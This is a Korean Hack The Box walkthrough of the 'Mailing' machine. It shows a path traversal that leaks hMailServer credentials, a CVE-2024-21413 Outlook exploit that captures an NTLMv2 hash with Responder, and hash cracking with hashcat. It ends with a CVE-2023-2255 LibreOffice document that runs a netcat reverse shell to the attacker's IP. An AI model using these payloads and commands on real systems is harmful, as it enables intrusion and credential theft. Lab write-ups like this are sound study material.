[HTB] Mailing Write Up
[HTB] Mailing Write Up
포트 스캔
1
sudo nmap -Pn -p- --min-rate 1000 -T4 -oN scans/initial_Pn 10.129.232.39
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
5040/tcp  open  unknown
5985/tcp  open  wsman
7680/tcp  open  pando-pub
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
60336/tcp open  unknown
초기 침투
80번 포트 접속
- 도메인 mailing.htb 로 이동함
/etc/hosts 파일 자동 수정
1
echo "10.129.232.39 mailing.htb" | sudo tee -a /etc/hosts
- mailing.htb:80 포트 접속 시 hMailServer 서비스 사용 확인

- 다운로드 파일 버튼 클릭 시 http://mailing.htb/download.php?file=instructions.pdf 로 이동함을 확인
- 다운로드된 pdf 파일의 이미지 내 maya@mailing.htb 이메일이 노출됨을 확인 > 메일 형식이 @mailing.htb임을 확인
Path Traversal 취약점 식별
- ?file=instructions.pdf의 file 파라미터를 변조하여 윈도우 파일 다운로드 가능함을 확인
1
?file=../../../../../../../../../Program%20Files%20%28x86%29%2FhMailServer%2Fbin%2FhMailServer.ini

- hMailServer.ini 파일 내용
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
- AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
- Password=0a9f8ad8bf896b501dde74f08efd7e4c

해시 크랙
- https://crackstation.net/ 에서 해시 크랙 진행
- 841bb5acfa6779ae432fd7a4e6600ba7 > homenetworkingadministrator 추출 성공
smtps 접속
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/htb/mailing]
└─$ openssl s_client -quiet -crlf -connect mailing.htb:465
Connecting to 10.129.232.39
depth=0 C=EU, ST=EU\\Spain, L=Madrid, O=Mailing Ltd, OU=MAILING, CN=mailing.htb, emailAddress=ruy@mailing.htb
verify error:num=18:self-signed certificate
verify return:1
depth=0 C=EU, ST=EU\\Spain, L=Madrid, O=Mailing Ltd, OU=MAILING, CN=mailing.htb, emailAddress=ruy@mailing.htb
verify return:1
220 mailing.htb ESMTP
smtps 로그인
- 계정 정보 base64 인코딩 필요
1
2
3
┌──(kali㉿kali)-[~/htb/mailing]
└─$ echo -n 'administrator@mailing.htb' | base64
YWRtaW5pc3RyYXRvckBtYWlsaW5nLmh0Yg==
1
2
3
┌──(kali㉿kali)-[~/htb/mailing]
└─$ echo -n 'homenetworkingadministrator' | base64
aG9tZW5ldHdvcmtpbmdhZG1pbmlzdHJhdG9y
- smtps 서버 로그인
1
2
3
4
5
6
AUTH LOGIN
334 VXNlcm5hbWU6
YWRtaW5pc3RyYXRvckBtYWlsaW5nLmh0Yg==
334 UGFzc3dvcmQ6
aG9tZW5ldHdvcmtpbmdhZG1pbmlzdHJhdG9y
235 authenticated

받은편지함(INBOX) 메일 목록 확인
- 아무 것도 없음…
1
2
3
┌──(kali㉿kali)-[~/htb/mailing]
└─$ curl -k "imaps://mailing.htb/INBOX" --user "administrator@mailing.htb:homenetworkingadministrator"
* LIST (\HasNoChildren) "." "INBOX"
exploit (CVE-2024-21413)
- mailing.htb 사이트 내 다운로드 받았던 pdf에서 해당 서비스가 windows outlook 메일을 사용함을 확인
- 구글링 결과 windows outlook 취약점 중 CVE-2024-21413가 존재함
- 사용한 exploit : https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability
- Responder 실행
1
sudo responder -I tun0

- exploit
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/htb/mailing/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability]
└─$ python CVE-2024-21413.py --server "mailing.htb" --port 587 --username "administrator@mailing.htb" --password "homenetworkingadministrator" --sender "administrator@mailing.htb" --recipient "maya@mailing.htb" --url '\\10.10.14.170\share\sploit' --subject "System Update Required"

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✅ Email sent successfully.

- Responder 값
1
2
3
4
5
6
7
8
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.232.39
[SMB] NTLMv2-SSP Username : MAILING\maya
[SMB] NTLMv2-SSP Hash     : maya::MAILING:feacfdd7eda3d7fa:31ADAFD4E167BCE66A3B5F66FFE1730C:010100000000000080BA46692FBCDC01969430C26FF8E74A0000000002000800580057004300530001001E00570049004E002D0051004C0034004C004F0056004600430032003900480004003400570049004E002D0051004C0034004C004F005600460043003200390048002E0058005700430053002E004C004F00430041004C000300140058005700430053002E004C004F00430041004C000500140058005700430053002E004C004F00430041004C000700080080BA46692FBCDC010600040002000000080030003000000000000000000000000020000023766146899AE2EA63052FD41BDE203FEC942CA1AD71BCA968E9BC5EED323F9E0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100370030000000000000000000
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
해시 크랙
- hash.txt 생성
1
2
3
┌──(kali㉿kali)-[~/htb/mailing]
└─$ cat hash.txt
maya::MAILING:feacfdd7eda3d7fa:31ADAFD4E167BCE66A3B5F66FFE1730C:010100000000000080BA46692FBCDC01969430C26FF8E74A0000000002000800580057004300530001001E00570049004E002D0051004C0034004C004F0056004600430032003900480004003400570049004E002D0051004C0034004C004F005600460043003200390048002E0058005700430053002E004C004F00430041004C000300140058005700430053002E004C004F00430041004C000500140058005700430053002E004C004F00430041004C000700080080BA46692FBCDC010600040002000000080030003000000000000000000000000020000023766146899AE2EA63052FD41BDE203FEC942CA1AD71BCA968E9BC5EED323F9E0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100370030000000000000000000
- 해시 크랙 (-m 옵션 5600)
1
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
1
MAYA::MAILING:feacfdd7eda3d7fa:31adafd4e167bce66a3b5f66ffe1730c:010100000000000080ba46692fbcdc01969430c26ff8e74a0000000002000800580057004300530001001e00570049004e002d0051004c0034004c004f0056004600430032003900480004003400570049004e002d0051004c0034004c004f005600460043003200390048002e0058005700430053002e004c004f00430041004c000300140058005700430053002e004c004f00430041004c000500140058005700430053002e004c004f00430041004c000700080080ba46692fbcdc010600040002000000080030003000000000000000000000000020000023766146899ae2ea63052fd41bde203fec942ca1ad71bca968e9bc5eed323f9e0a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003100370030000000000000000000:m4y4ngs4ri
- 패스워드 m4y4ngs4ri 추출
WinRM 접속
1
evil-winrm -i 10.129.232.39 -u maya -p 'm4y4ngs4ri'
- 사용자 플래그 획득
1
2
*Evil-WinRM* PS C:\Users\maya\Desktop> cat user.txt
...
권한 상승
winPEAS 실행
1
.\winPEASx64.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
ÉÍÍÍÍÍÍÍÍÍ͹ Installed Applications --Via Program Files/Uninstall registry-- (T1518)
È Check if you can modify installed software https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#applications
    C:\Program Files\Archivos comunes
    C:\Program Files\Common Files
    C:\Program Files\desktop.ini
    C:\Program Files\dotnet
    C:\Program Files\Git
    C:\Program Files\Internet Explorer
    C:\Program Files\LibreOffice
    C:\Program Files\Microsoft Update Health Tools
    C:\Program Files\ModifiableWindowsApps
    C:\Program Files\MSBuild
    C:\Program Files\OpenSSL-Win64
    C:\Program Files\PackageManagement
    C:\Program Files\Reference Assemblies
    C:\Program Files\RUXIM
    C:\Program Files\Uninstall Information
    C:\Program Files\VMware
    C:\Program Files\Windows Defender
    C:\Program Files\Windows Defender Advanced Threat Protection
    C:\Program Files\Windows Mail
    C:\Program Files\Windows Media Player
    C:\Program Files\Windows Multimedia Platform
    C:\Program Files\Windows NT
    C:\Program Files\Windows Photo Viewer
    C:\Program Files\Windows Portable Devices
    C:\Program Files\Windows Security
    C:\Program Files\Windows Sidebar
    C:\Program Files\WindowsApps
    C:\Program Files\WindowsPowerShell
    C:\Windows\System32
- LibreOffice 서비스 버전 7.4.0.1 확인
1
2
3
4
5
6
7
8
9
10
11
12
13
14
*Evil-WinRM* PS C:\Program Files\LibreOffice\program> cat version.ini
[Version]
AllLanguages=en-US af am ar as ast be bg bn bn-IN bo br brx bs ca ca-valencia ckb cs cy da de dgo dsb dz el en-GB en-ZA eo es et eu fa fi fr fur fy ga gd gl gu gug he hsb hi hr hu id is it ja ka kab kk km kmr-Latn kn ko kok ks lb lo lt lv mai mk ml mn mni mr my nb ne nl nn nr nso oc om or pa-IN pl pt pt-BR ro ru rw sa-IN sat sd sr-Latn si sid sk sl sq sr ss st sv sw-TZ szl ta te tg th tn tr ts tt ug uk uz ve vec vi xh zh-CN zh-TW zu
buildid=43e5fcfbbadd18fccee5a6f42ddd533e40151bcf
ExtensionUpdateURL=https://updateexte.libreoffice.org/ExtensionUpdateService/check.Update
MsiProductVersion=7.4.0.1
ProductCode={A3C6520A-E485-47EE-98CC-32D6BB0529E4}
ReferenceOOoMajorMinor=4.1
UpdateChannel=
UpdateID=LibreOffice_7_en-US_af_am_ar_as_ast_be_bg_bn_bn-IN_bo_br_brx_bs_ca_ca-valencia_ckb_cs_cy_da_de_dgo_dsb_dz_el_en-GB_en-ZA_eo_es_et_eu_fa_fi_fr_fur_fy_ga_gd_gl_gu_gug_he_hsb_hi_hr_hu_id_is_it_ja_ka_kab_kk_km_kmr-Latn_kn_ko_kok_ks_lb_lo_lt_lv_mai_mk_ml_mn_mni_mr_my_nb_ne_nl_nn_nr_nso_oc_om_or_pa-IN_pl_pt_pt-BR_ro_ru_rw_sa-IN_sat_sd_sr-Latn_si_sid_sk_sl_sq_sr_ss_st_sv_sw-TZ_szl_ta_te_tg_th_tn_tr_ts_tt_ug_uk_uz_ve_vec_vi_xh_zh-CN_zh-TW_zu
UpdateURL=https://update.libreoffice.org/check.php
UpgradeCode={4B17E523-5D91-4E69-BD96-7FD81CFA81BB}
UpdateUserAgent=<PRODUCT> (${buildid}; ${_OS}; ${_ARCH}; <OPTIONAL_OS_HW_DATA>)
Vendor=The Document Foundation
공유 폴더 확인
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/htb/mailing]

└─$ nxc smb 10.129.232.39 -u 'maya' -p 'm4y4ngs4ri' --shares
SMB         10.129.232.39   445    MAILING          [*] Windows 10 / Server 2019 Build 19041 x64 (name:MAILING) (domain:MAILING) (signing:False) (SMBv1:None)
SMB         10.129.232.39   445    MAILING          [+] MAILING\maya:m4y4ngs4ri
SMB         10.129.232.39   445    MAILING          [*] Enumerated shares
SMB         10.129.232.39   445    MAILING          Share           Permissions     Remark
SMB         10.129.232.39   445    MAILING          -----           -----------     ------
SMB         10.129.232.39   445    MAILING          ADMIN$                          Admin remota
SMB         10.129.232.39   445    MAILING          C$                              Recurso predeterminado
SMB         10.129.232.39   445    MAILING          Important Documents READ,WRITE
SMB         10.129.232.39   445    MAILING          IPC$            READ            IPC remota
- Important Documents 공유 폴더에 READ,WRITE 권한이 있음
exploit (CVE-2023-2255)
- 구글링을 통해 LibreOffice 버전 7.4.0.1의 CVE-2023-2255 식별
- 사용한 exploit : https://github.com/elweth-sec/CVE-2023-2255/tree/main
- exploit.odt 파일 생성
1
2
3
┌──(kali㉿kali)-[~/htb/mailing/CVE-2023-2255]
└─$ python CVE-2023-2255.py --cmd 'cmd.exe /c C:\ProgramData\nc.exe 10.10.14.170 4444 -e cmd.exe' --output 'exploit.odt'
File exploit.odt has been created !
- Important Documents 폴더에 exploit.odt 업로드
1
2
*Evil-WinRM* PS C:\Important Documents> curl http://10.10.14.170/exploit.odt -O exploi
t.odt
- ProgramData 폴더에 nc.exe 업로드
1
*Evil-WinRM* PS C:\ProgramData> curl http://10.10.14.170/nc.exe -O nc.exe

- root shell 접속 확인
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/htb/mailing/CVE-2023-2255]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.232.39] 51811
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami
whoami
mailing\localadmin
- 관리자 플래그 획득
1
2
3
C:\Users\localadmin\Desktop>type root.txt
type root.txt
...
This post is licensed under
CC BY 4.0
by the author.